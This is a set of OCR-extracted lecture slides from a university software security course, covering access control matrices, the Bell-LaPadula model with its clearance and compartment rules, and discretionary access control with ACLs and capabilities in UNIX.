Software Security

Viet Tung Hoang

The slides are loosely based on the book "Computer Security: A hands-on approach" by Kevin Du and material by Prof. Stefano Tessaro, University of Washington

Agenda

1. Multi-user Systems

2. Access Control in UNIX

3. Attacks on SetUID Programs

Multi-user Systems

Many users share the same resources in the same systems

Access control decides who use what

Access Control Matrix

Files

Users

	File 1	File 2	…	File N
Alice	read, write	read, write, own		read
Guest				
…				
Admin	append	read, execute		read, write, own


Mandatory Access Control (MAC)

Security decisions are made by a **central policy administrator**

Example: Bell-LaPadula Model


- Users are assigned security clearances
- General policy captures who can read a file

Bell-LaPadula Model: Clearance Levels




Bell-LaPadula Model: Compartmentalization


Need-to-know Principle: One should only have access to data that his job requires




Clearance and Compartmentalization → Partial Order




Confidential Policy: No Read Up, No Write Down






Where To Read, Where To Write

Simple security condition: User with access A can read file of access B only if A is an ancestor of B



***-property:** User with access A can write to file of access B only if A is a descendant of B



Practice


1. Alice, cleared for **Top Secret, Nuclear** wants to access a document **Unclassified, European**

   A. Read B. Write C. Both Read and Write D. Not allowed

2. Bob, cleared for **Top Secret, {European, Nuclear}** wants to access a document **Secret, European**

   A. Read B. Write C. Both Read and Write D. Not allowed

Clearance and Compartmentalization in OS



Discretionary Access Control (DAC)

Users decide access to their own files

Example: In Unix, you can use `chmod` to change access permission of your files

Common Ways to Implement DAC

	File 1	File 2	…	File N
Alice	read, write	read, write, own		read
Guest				
…				
Admin	append	read, execute		read, write, own

Access control lists

Column stored with file

Capabilities

Row stored for each user

Tokens given to user

Example: Access permission in Unix

Example: Ping has CAP_NET_RAW to use ICMP

Agenda

1. Multi-user Systems

2. Access Control in UNIX

3. Attacks on SetUID Programs

UNIX-style file System ACLs

stefano — tessaro@csil:~/public_html/cs177 — ssh — 86×8

